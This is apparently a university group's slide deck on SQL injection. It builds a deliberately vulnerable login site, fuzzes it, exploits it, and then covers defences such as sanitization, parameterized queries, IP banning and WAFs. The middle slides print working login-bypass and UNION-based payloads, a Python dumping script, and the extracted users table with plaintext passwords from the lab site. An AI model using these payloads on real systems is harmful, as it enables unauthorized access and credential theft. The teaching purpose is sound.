



# Enterprise Digital Infrastructure

June 12, 2020

## Automated detection of SQL Injection vulnerabilities and database protection techniques

Caronte Gianluca

Fecchio Andrea

Giura Riccardo


Inchingolo Michele

Mariani Lorenzo

Mono Bill

# INDEX

- Introduction about SQLi
- Unsecure website
- Web Scraper
- The fuzzer
- Exploit vulnerabilities
- Security implementations
- Protection against attacks
- Conclusions





# What is an SQL Injection

*SQL Injections* are attacks that fall into the category of *code injections*.

Common targets of *SQL injection* attacks are applications that are executed via a web server and that interface to a backend database.


An *SQL injection* attack exploits a condition in an application where user input is not validated or filtered correctly before it is included within a database query.

# SQL Injection: security issues

An SQL Injection attack can be very dangerous.

The main risks of such an attack are related to:

- Confidentiality
- Authentication
- Integrity





# SQL Injection: main techniques

There are many ways an *SQL Injection* attack can take place. The most used techniques are:

- Error-based SQL Injection
- UNION-based SQL Injection
- Blind SQL Injection
  - Boolean-based
  - Time-based
- Out-of-band SQL Injection



# Creation of a vulnerable website

First of all, we created a vulnerable website that could be attacked freely. We called it 'UserManager'. It consists of two pages:

- a *login* page;
- an *home* page (or *index*).

It works as a management website for business: an employee of a company can login and see all the employees of his own company and their name, surname and email address.

# 'UserManager': how it appears



**Welcome back to UserManager!**

Email

Password

**Login**

## **Welcome to UserManager!**

**Users of Ferrero International S.A.**

**Name Surname**

**Email**

Mario Rossi

mario.rossi@email.com

Luigi Verdi

luigi.verdi@email.com



# The vulnerable website: how it works

The backend of the website is composed of a PHP file to which the data from the *login* form are sent with a POST method. Then, the data flow is the following:


- 01 The code connects with the database (MySQL) and simply concatenates the user credentials with a predefined SELECT query.
- 02 If the query is successful, the code returns the data of the user and saves them as session variables.
- 03 These data are then used in the *home* page as the argument of the PHP function that selects all the employees of the logged user's company.

If the *login* query fails, the user is just redirected back to the *login* page.





# Structure of the database

Users table

Id 	email	password	name	surname	comp_name
--	-------	----------	------	---------	-----------

Companies table

Id 	comp_name	vat
--	-----------	-----





# Putting 'UserManager' online - how?

- Registration of a domain name → 'ediproject.me';
- Creation of a VPS and basic configuration;
- Installation of a web server → nginx;
- Creation of the configuration file in `/etc/nginx/sites-available/`;
- Migration of the website files in `/var/www/ediproject.me`;
- Adding a Resource Record of type A to associate the IP address of the machine to the domain name






# Web Scraping

This technique consists in analyzing web sites in order to extract useful information for different purposes.

Our goal was to discover the presence of HTML elements where the user could insert sensitive data (like credentials) and how these information were transmitted to the server.

Obviously this could be done manually, looking at the source code of the site, but we chose to automate the process.

Libraries used: **requests** and **beautifulsoup4**



# Web Scraping - Implementation

- Fetching the web page using **requests** library
- Analyze the page using **beautifulsoup4** to find form elements, focusing on *method* and *action* attribute
- Find all input elements inside each form, focusing on *name* and *value* attribute
- Set up data into list and dictionaries.

# The Fuzzer

Launched from command line, including specific arguments:

```
~$ python3 fuzzer.py -u http://mywebapp.com/form -l list.txt -d "user={}"
```


- |                  |   |  |
|------------------|---|--|
| → fuzzer.py      | → | program with the main function         |
| → -u ...         | → | URL of the website/webapp to be tested |
| → -l ...         | → | list of payloads to be tried           |
| → -d "key=value" | → | the key-value pair for POST requests   |

The graphic sign `{}` is substituted, one by one, with the elements of the list



# How does it work?

Automate this process



# Which payloads are going to work?


Useful list of “typical” payloads: <https://github.com/swisskyrepo/PayloadsAllTheThings>

It depends on the underlying code and on the structure of SQL queries.

Example:

SELECT name, surname, email FROM users WHERE email = ' ' AND pwd = ' '

Inserted email      Inserted password




Admin' or '1'='1' --

SELECT name, surname, email FROM users WHERE email = 'Admin' OR '1' = '1'



# How to automate the process?

- Python 3: "Requests" library
- Visualize the results on terminal
- Not the entire body, but only status code and response size
- Previous fake request, to register the size of an "unauthorized" response
- Final statistics



```
> status 500 0 bytes using string: admin') or '1'='1'/* RESPONSE: Nothing interesting
> status 302 0 bytes using string: admin" -- RESPONSE: Nothing interesting
> status 302 278 bytes using string: admin' or 1=1# RESPONSE: [Some interesting results...]
> ...
> FINAL STATISTICS: 6 interesting responses over 78 tried. Total time: 5.10 seconds.
```




# Exploit the vulnerability

We have seen that the found vulnerability allows to login without credentials, but to fully exploit the vulnerability some other steps are necessary:

01 Understand the vulnerability

02 Know the system

03 Apply the knowledge





# Understand the vulnerability

Is necessary to answer to some questions, to find the limits of the query results.

- Can the vulnerability produce an text output?
- Are all the column shown? If not which one
- All the rows? If not which one
- In which format a column is shown (was there a cast)?
- There are the separator between columns/rows?

# Understand the vulnerability: an iterative process

## Make the request

Given the payload found on the fuzzing phase we use it to try to obtain a meaningful response.

I.E. `'OR 1=1;#`

Can be used to understand the number of queried columns using `ORDER BY N`

## Analyze the response

The response of forged request must be analyzed to understand if our payload results in a valid query and possibly how its result are show in the webpage.



## Refine the payload

At this point, if necessary, the payload is modified on the basis of the response analysis.

I.E. `'OR 1=1 ORDER BY 2;#`

Didn't result in a sql exception so there are at least two columns. increment N

# Know the system: similarities

Every RDBMS contains a schema that describes the content of all the database (usually `information_schema`). This can be used to know how data is structured inside the database and build proper queries consequently.

COLUMNS		
PF * TABLE_CATALOG	VARCHAR	Database that the table belongs to
PF * TABLE_SCHEMA	VARCHAR	Schema that the table belongs to
PF * TABLE_NAME	VARCHAR	Table that the column belongs to
P * COLUMN_NAME	VARCHAR	Name of the column
ORDINAL_POSITION	NUMERIC (28)	Ordinal position of the column in the table
COLUMN_DEFAULT	VARCHAR	Default value of the column
IS_NULLABLE	VARCHAR	Defines if the column is nullable or not.
DATA_TYPE	VARCHAR	Data type of the column
CHARACTER_MAXIMUM_LENGTH	NUMERIC (28)	Maximum length in characters of string columns
CHARACTER_OCTET_LENGTH	NUMERIC (28)	Maximum length in bytes of string columns
NUMERIC_PRECISION	NUMERIC (28)	Numeric precision of numeric columns
NUMERIC_PRECISION_RADIX	NUMERIC (28)	Radix of precision of numeric columns
NUMERIC_SCALE	NUMERIC (28)	Scale of numeric columns
DATETIME_PRECISION	NUMERIC (28)	Not applicable for Snowflake.
INTERVAL_TYPE	VARCHAR	Not applicable for Snowflake.
INTERVAL_PRECISION	NUMERIC (28)	Not applicable for Snowflake.
CHARACTER_SET_CATALOG	VARCHAR	Not applicable for Snowflake.
CHARACTER_SET_SCHEMA	VARCHAR	Not applicable for Snowflake.
CHARACTER_SET_NAME	VARCHAR	Not applicable for Snowflake.
COLLATION_CATALOG	VARCHAR	Not applicable for Snowflake.
COLLATION_SCHEMA	VARCHAR	Not applicable for Snowflake.
COLLATION_NAME	VARCHAR	Not applicable for Snowflake.
DOMAIN_CATALOG	VARCHAR	Not applicable for Snowflake.
DOMAIN_SCHEMA	VARCHAR	Not applicable for Snowflake.
DOMAIN_NAME	VARCHAR	Not applicable for Snowflake.
UDT_CATALOG	VARCHAR	Not applicable for Snowflake.
UDT_SCHEMA	VARCHAR	Not applicable for Snowflake.
UDT_NAME	VARCHAR	Not applicable for Snowflake.
SCOPE_CATALOG	VARCHAR	Not applicable for Snowflake.
SCOPE_SCHEMA	VARCHAR	Not applicable for Snowflake.
SCOPE_NAME	VARCHAR	Not applicable for Snowflake.
MAXIMUM_CARDINALITY	NUMERIC (28)	Not applicable for Snowflake.
DTD_IDENTIFIER	VARCHAR	Not applicable for Snowflake.
IS_SELF_REFERENCING	VARCHAR	Not applicable for Snowflake.
IS_IDENTITY	VARCHAR	Whether this column is an identity column

TABLES		
PF * TABLE_CATALOG	VARCHAR	Database that the table belongs to
PF * TABLE_SCHEMA	VARCHAR	Schema that the table belongs to
P * TABLE_NAME	VARCHAR	Name of the table
TABLE_OWNER	VARCHAR	Name of the role that owns the table
TABLE_TYPE	VARCHAR	Whether the table is a base table, temporary table, or v
SELF_REFERENCING_COLUMN_NAME	VARCHAR	Not applicable for Snowflake.
IS_TRANSIENT	VARCHAR	Whether this is a transient table
ROW_COUNT	VARCHAR	Number of rows in the table
RETENTION_TIME	NUMERIC (28)	Number of days that historical data is retained for Time
BYTES	VARCHAR	Number of bytes accessed by a scan of the table
REFERENCE_GENERATION	VARCHAR	Not applicable for Snowflake.
USER_DEFINED_TYPE_CATALOG	VARCHAR	Not applicable for Snowflake.
USER_DEFINED_TYPE_SCHEMA	VARCHAR	Not applicable for Snowflake.
USER_DEFINED_TYPE_NAME	VARCHAR	Not applicable for Snowflake.
IS_INSERTABLE_INTO	VARCHAR	Not applicable for Snowflake.
IS_TYPED	VARCHAR	Not applicable for Snowflake.
COMMIT_ACTION	VARCHAR	Not applicable for Snowflake.
CREATED	TIMESTAMP	Creation time of the table
LAST_ALTERED	TIMESTAMP	Last altered time of the table
"COMMENT"	VARCHAR	Comment for this table
TABLES_PK (TABLE_CATALOG, TABLE_SCHEMA, TABLE_NAME)		
TABLES_FK1 (TABLE_CATALOG, TABLE_SCHEMA)		
Contains information for each table or view in the specified database, including the views in the INFORMATION_SCHEMA.		

# Know the system: differences





# Apply the knowledge: our study case

- ' or 1=1;# is the working payload.
- In the output there are six columns, no less no more: then where columns are more, we split the query in two or more. Where are less we select empty strings.
- No limits on the rows
- No separator between columns and rows: so they are explicitly introduced (respectively <@> and <#>)

Read the  
database  
structure

```
' union SELECT TABLE_SCHEMA, '<@>', TABLE_NAME, '<#>', ',' FROM INFORMATION_SCHEMA.TABLES #
```

```
' union SELECT COLUMN_NAME, '<@>', COLUMN_TYPE, '<#>', ',' FROM INFORMATION_SCHEMA.COLUMNS  
WHERE TABLE_NAME='aziende' and TABLE_SCHEMA='edi' #
```

```
' union SELECT COLUMN_NAME, '<@>', COLUMN_TYPE, '<#>', ',' FROM INFORMATION_SCHEMA.COLUMNS  
WHERE TABLE_NAME='users' and TABLE_SCHEMA='edi' #
```

```
' union SELECT id, '<@>', comp_name, '<@>', vat, '<#>' FROM edi.aziende #
```

```
' union SELECT id, '<@>', email, '<@>', password, '<#>' FROM edi.users #
```

```
' union SELECT name, '<@>', surname, '<@>', comp_name, '<#>' FROM edi.users #
```

Read the Web application  
database content

# Apply the knowledge: results

These steps was automated in a python script that take in input: the target, the payload (in a parametric form) and the constraints.

```
db = HTTPPostRawResponseExecutor('http://ediproject.me/forms.php','', union {query} #" ,6,6,None)
schemas = grep_schemas(db)
```

```
def grep_schemas(db,schemas=None):
    if schemas is None:
        schemas = {}
    """grep databases/tables"""
    for schema, table in db.execute(
        columns=['TABLE_SCHEMA', 'TABLE_NAME'],
        column_types=[str,str],
        schema="INFORMATION_SCHEMA",
        table="TABLES"):
        if schema not in schemas:
            schemas[schema] = {}
        schemas[schema][table] = {
            'column_names':[],
            'column_types':[],
            'rows':[]
        }
    return schemas
```

```
{'aziende': {'column_names': ['id', 'comp_name', 'vat'],
'column_types': ['int(11)', 'varchar(255)', 'bigint(20)'],
'rows': [(5, 'Ferrero International S.A.', 20000000001),
(6, 'The Coca-Cola Company', 20000000002)]},
'users': {'column_names': ['id',
'email',
'password',
'name',
'surname',
'comp_name'],
'column_types': ['int(11)',
'varchar(255)',
'varchar(255)',
'varchar(255)',
'varchar(255)',
'varchar(255)'],
'rows': [(1,
'mario.rossi@email.com',
'ciao',
'Mario',
'Rossi',
'Ferrero International S.A.'),
(2,
'luigi.verdi@email.com',
'ciao',
'Luigi',
'Verdi',
'Ferrero International S.A.'),
(3,
'giovanni.bianchi@email.com',
'ciao',
'Giovanni',
'Bianchi',
'The Coca-Cola Company'),
(4,
'federico.azzurri@email.com',
'ciao',
'Federico',
'Azzurri',
'The Coca-Cola Company')]]}}
```



# Security Implementation: *secure.ediproject.me*

Repeating the steps that we did for hosting *ediproject.me*, we created a duplicated website that could resist to SQLi attacks, reachable at *secure.ediproject.me*.

To implement security, we completely separated the back-end from the front-end creating an API folder made with Slim Framework. In this folder, a PHP file is always listening for different calls that need to send data to a specific URI.

Then, we decided to use a simple but powerful security tool: data filtering through *PHP sanitize filters*.





# PHP Sanitize filters

List of filters for sanitization			
ID	Name	Flags	Description
<code>FILTER_SANITIZE_EMAIL</code>	"email"		Remove all characters except letters, digits and <code>!#\$%&amp;'*+?=^_{}~@.[]</code> .
<code>FILTER_SANITIZE_ENCODED</code>	"encoded"	<code>FILTER_FLAG_STRIP_LOW</code> , <code>FILTER_FLAG_STRIP_HIGH</code> , <code>FILTER_FLAG_STRIP_BACKTICK</code> , <code>FILTER_FLAG_ENCODE_LOW</code> , <code>FILTER_FLAG_ENCODE_HIGH</code>	URL-encode string, optionally strip or encode special characters.
<code>FILTER_SANITIZE_MAGIC_QUOTES</code>	"magic_quotes"		Apply <code>addslashes()</code> .
<code>FILTER_SANITIZE_NUMBER_FLOAT</code>	"number_float"	<code>FILTER_FLAG_ALLOW_FRACTION</code> , <code>FILTER_FLAG_ALLOW_THOUSAND</code> , <code>FILTER_FLAG_ALLOW_SCIENTIFIC</code>	Remove all characters except digits, <code>+-</code> and optionally <code>,eE</code> .
<code>FILTER_SANITIZE_NUMBER_INT</code>	"number_int"		Remove all characters except digits, plus and minus sign.
<code>FILTER_SANITIZE_SPECIAL_CHARS</code>	"special_chars"	<code>FILTER_FLAG_STRIP_LOW</code> , <code>FILTER_FLAG_STRIP_HIGH</code> , <code>FILTER_FLAG_STRIP_BACKTICK</code> , <code>FILTER_FLAG_ENCODE_HIGH</code>	HTML-escape <code>"'&lt;&gt;&amp;</code> and characters with ASCII value less than 32, optionally strip or encode other special characters.

[Source: <https://www.php.net/manual/en/filter.filters.sanitize.php>]

# Protection against SQL Injections

There are many techniques used to prevent an SQL Injection attack. The main ones are:

- Parameterized queries: force the developer to first define all the SQL code, and then pass in each parameter to the query later
- Stored procedures: require the developer to just build SQL statements with parameters which are automatically parameterized.
- Escaping user supplied input: a technique used to escape user input before putting it in a query.

In our project, in addition to the types of protections explained earlier, we have implemented another type of protection: banning IP addresses which attempt to perform SQL Injections.



# What does it mean?

The server can ban an IP address from accessing the website. It is a technique that is often used to protect the server from various types of attacks; in this case we have decided to use it to protect ourselves from the SQL Injection attacks.




IP : 31.159.142.106




# How does this protection mechanism work?

When any user fills in the form data to log in and presses “enter”, data are sent to the server which processes them and executes a query. In this case (login access), the server will check if a user with these credentials exists in its database.



But the website is  
vulnerable to SQL  
Injection attacks!

# How does this protection mechanism work?



# Conclusions

All the techniques seen above are directly inserted into our code. Alternatively, or even better, in addition to the previous techniques, even third party products can help.

In particular, WAFs (Web Application Firewalls) or IDS/IPS (like Snort) can be used:

- WAF: a Web Application Firewall monitors incoming and outgoing traffic of the web servers and identifies patterns that constitute a threat. A WAF differs from a normal firewall because a WAF is specific for web applications, while regular firewalls offer security features for servers.
- Snort: a free open source IDS/IPS that has the ability to perform network traffic analysis and packet logging in real time.

In conclusion, we can say that there are various types of protections, but each of these does not guarantee the total security of the website from SQL Injection attacks.

THANKS  
FOR YOUR ATTENTION

The background features a series of dark gray, three-dimensional rectangular planes that recede into the distance, creating a sense of depth. A light green parallelogram is positioned on one of the upper planes, and a blue parallelogram is on a lower plane, both adding a pop of color to the monochromatic scheme.